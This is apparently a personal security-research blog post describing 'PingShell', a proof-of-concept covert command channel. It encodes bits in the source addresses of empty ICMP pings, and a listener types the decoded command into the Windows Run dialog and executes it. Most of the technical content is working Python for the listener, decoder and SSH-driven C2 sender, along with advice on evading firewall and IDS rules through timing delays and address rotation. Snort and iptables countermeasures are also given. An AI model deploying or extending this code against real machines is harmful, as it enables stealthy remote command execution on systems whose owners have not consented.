PingShell
Smuggling Data and Commands Over Empty Pings
Introduction
I have always had a fascination with malware and malicious programs. I enjoy spending my free time reading papers from VX-Underground and playing with samples from VirusShare. I like to take them apart with decompilers like Ghidra and try to figure out how they tick.
One day while watching YouTube, I came across a no-jumping challenge for Kirby games. I found it fascinating how the player mastered different mechanics of the game to avoid using its primary mechanic. This got me thinking about how this concept could translate to malware. What would a “no jump challenge” look like for malware? The idea of avoiding a central mechanic while still accomplishing a goal intrigued me, so I set out to create a program that could send data and commands to a remote host using nothing but empty packets. Since the data is transmitted in empty packets, preventing it with simple firewall and IDS rules becomes much more difficult. For that reason, I have developed PingSmell. PingSmell can be run as a Daemon that will detect the binary patterns that pingshell uses to transmit commands. Here is the link to the entire repo, however I would like to emphasize ethical use and testing. Do not use pingshell outside of lab testing environments, and do not use it on computers you do not own or have informed permission to test. PingShell Repository
Methodology
PingShell was created to test the viability of smuggling commands over empty ICMP echo requests. I took an approach that uses the source address of each packet to encode either a 1, a 0, or a trigger signal to the machine. When the remote host receives a ping from address 1, it encodes a 0 into a binary buffer, and when it receives a ping from address 2, it encodes a 1. When it receives a ping from address 3, PingShell interprets that as a trigger, telling it to read the binary buffer as text, open a run dialog, and type the command into it.
This first function is the ICMP handler, which does most of the heavy lifting:
def icmp_handler(pkt):
    """ Processes incoming ICMP Echo Requests and handles data """
    global binary_buffer

    if pkt.haslayer(ICMP) and pkt[ICMP].type == 8:  # Type 8 = Echo Request
        src_ip = pkt[IP].src

        if src_ip == host_ip:
            return  # Ignore self-pings

        print(f"[*] ICMP Echo Request received from {src_ip}")

        if src_ip == addr1:
            print("# Packet matches addr1")
            binary_buffer += "0"
            print(f"Current binary_buffer: {binary_buffer}")

        elif src_ip == addr2:
            print("# Packet matches addr2")
            binary_buffer += "1"
            print(f"Current binary_buffer: {binary_buffer}")

        elif src_ip == addr3:
            print("# Packet matches addr3 (Processing binary data)")

            if binary_buffer:
                print(f"[DEBUG] Final Binary Buffer Before Conversion: {binary_buffer} (Length: {len(binary_buffer)})")
                plaintext = binary_to_text(binary_buffer)
                if plaintext:
                    press_windows_r()
                    time.sleep(1)  # Ensure Run dialog is active
                    type_text(plaintext)
                    time.sleep(1)
                    print(plaintext)
                    time.sleep(0.5)
                    execute_payload()
                    binary_buffer = ""  # Clear buffer after execution
                else:
                    print("Invalid binary input")
            else:
                print("Binary buffer is empty")
        else:
            print(f"[!] Unexpected ICMP packet from {src_ip}")
This function checks the packet source and appends a 1 or 0 to the binary buffer, or triggers execution.
The next function converts the binary buffer into plaintext:
def binary_to_text(binary_str):
    """ Converts a binary string to text, ensuring only full bytes are processed """
    if len(binary_str) % 8 != 0:
        print(f"[!] Warning: Incomplete byte detected! Binary length: {len(binary_str)}")
        binary_str = binary_str[:-(len(binary_str) % 8)]  # Trim off incomplete bits

    try:
        chunks = [binary_str[i:i+8] for i in range(0, len(binary_str), 8)]
        text = "".join(chr(int(chunk, 2)) for chunk in chunks)
        return text
    except ValueError as e:
        print(f"[!] Error in binary conversion: {e}")
        return None
This function ensures only full bytes are processed, avoiding errors caused by dropped packets.
The next important part of this program is the Command and Control (C2) servers. This part is how we prepare and transmit the commands. The best way to do this is to have 3 separate servers with ssh configured. These can be cheap, minimal cloud machines, physical servers, tiny little dockers, or even theoretically other pingshells. The main C2 server takes a string input, then converts that string into its binary equivalent, and finally iterates over the binary, logging into and sending a ping from one of the 3 ssh servers depending on whether or not the selected value is a 1 or 0, or the iteration is completed.
def main():
    user_input = input("Send command: ")
    print(f"[DEBUG] User input: {user_input}")

    binary_string = string_to_binary(user_input)
    file_path = "binary_string.txt"
    write_binary_to_file(binary_string, file_path)

    binary_str = read_binary_from_file(file_path)
    print(binary_str)

    if binary_str:
        for char in binary_str:
            if char == "1":
                send_ping("420.69.96.421")
                time.sleep(1)
            elif char == "0":
                send_ping("420.69.96.422")
                time.sleep(1)

    send_ping("420.69.96.423")

if __name__ == "__main__":
    main()
This snippet of my c2 asks the user for a command input, then converts that command into its binary equivalent, and finally iterates over it sending pings from different addresses so that the listener on the other device can interpret it. The connection to these servers looks like this.
def send_ping(ip_address):
    print(f"[DEBUG] Attempting to connect to {ip_address} via SSH")
    if ip_address in credentials:
        username = credentials[ip_address]["username"]
        password = credentials[ip_address]["password"]
        ssh_client = paramiko.SSHClient()
        ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
            ssh_client.connect(ip_address, username=username, password=password)
            print(f"[SUCCESS] Connected to {ip_address}")

            with open('address_register.txt', 'r') as file:
                addresses = file.read().splitlines()
                for address in addresses:
                    print(f"[DEBUG] Sending ping command to {address}")
                    stdin, stdout, stderr = ssh_client.exec_command(f"ping -c 1 {address}")
                    ping_output = stdout.read().decode()
                    error_output = stderr.read().decode()
                    print(f"[OUTPUT] Ping result for {address}: {ping_output}")
                    if error_output:
                        print(f"[ERROR] Ping command error: {error_output}")
        except paramiko.AuthenticationException:
            print(f"[ERROR] Authentication failed for {ip_address}")
        except paramiko.SSHException as e:
            print(f"[ERROR] SSH error for {ip_address}: {e}")
        except Exception as e:
            print(f"[ERROR] Error connecting to {ip_address}: {e}")
        finally:
            ssh_client.close()
            print(f"[DEBUG] Closed SSH connection to {ip_address}")
    else:
        print(f"[ERROR] No credentials found for IP address: {ip_address}")
Findings
While the research is not fully complete I have found that this vector is very difficult to defend against with traditional firewall and IDS rules. PingShell itself functions better than I expected, especially after adding a timer between each ping. The problem I have run into is that you can tweak the time between each ping to either send to render a time based firewall rule obsolete. You can’t simply drop the 3rd ping in the last minute if you put a minute delay between each packet. This is a double edged sword in the sense that you can sacrifice speed for detectability by adjusting the time between each packet. If you send too many packets too fast you can lose packets or jumble the bits. It can also look like a DDoS attempt depending on the size of the payload, however you can consistently send long extensive payloads with a long enough delay between the packets to evade traditional IDS rules. There are 2 confirmed ways to block pingshell’s communication at the moment, but both methods make it much more difficult to use pings for their intended purpose of speed and up tests. Option 1, you can just block all pings, but then you cant ping your box to make sure its up and it may cause gaming issues when playing a game that has an automatic ping test to check the ping between the game server and player. Option 2 is to block every second ping. An inline Snort rule to accomplish this may look like this
drop icmp any any -> any any (msg:"Dropping every other ICMP Echo Request"; itype:8; threshold: type threshold, track by_src, count 2, seconds 3600; sid:100002;)
This rule is quite effective at blocking the data from being transmitted by icmp echo source until you adjust the timer between each ping until after the seconds timer has dropped. In the future I intend to see if I can write a script to avoid this, however, if your environment is linux, you can have up to a 24 hour delay with iptables with this.
iptables -N PING_FILTER
iptables -A INPUT -p icmp --icmp-type echo-request -m recent --name pingtrack --update --seconds 86400 --rttl -j DROP
iptables -A INPUT -p icmp --icmp-type echo-request -m recent --name pingtrack --set -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-request -m recent --name pingtrack --update --seconds 86400 --rttl -j DROP

This rule lasts an entire day meaning to get past this the delay between each ping would have to be longer than a day. The only way to get around this delay would require the attacker to expand the c2 infrastructure and the code of pingshell itself to accept pings from multiple addresses to encode the same bits. If address rotations were implemented the firewall and IDS rules would be rendered obsolete. Below I have a video of my findings as well as the command I sent. Because this is a proof of concept I will be using a simple payload to display the windows version and then close it. However considering direct access to the run bar, it is possible to do nearly whatever you want including downloads, or execution of other files. As you can see in the image, I send the command “winver” and on the right screen of the video you can see the binary buffer accumulating. When the binary buffer has the full binary of the command you can see the run dialog trigger then type the plaintext of the command and execute. I have left the debug messages in my code so you can visually see each packet coming in and the binary buffer accumulating. Now this version is loud, obvious, and would never make it onto someone’s computer without intentional modification and malicious action. That said if you are interested in how this type of malware could in theory get onto a target computer you can visit my Impact Analysis where I go into detail about potential vectors, risks, and security implications of this malicious code.
Conclusion
My research demonstrates that it is absolutely possible and viable to use empty ICMP echo requests to transmit data and commands to a remote host by using the source IP to write data to a buffer to be executed. This data transmission can be prevented with time based firewall rules, but if the attacker is patient enough there is still possibility of getting around these rules by adding a long enough delay. These rules can make the life of an administrator a bit harder, luckily with PingSmell these binary patterns can be detected and stopped before commands can be executed.
© 2025 Eliza Hofer
(I use Arch btw :3)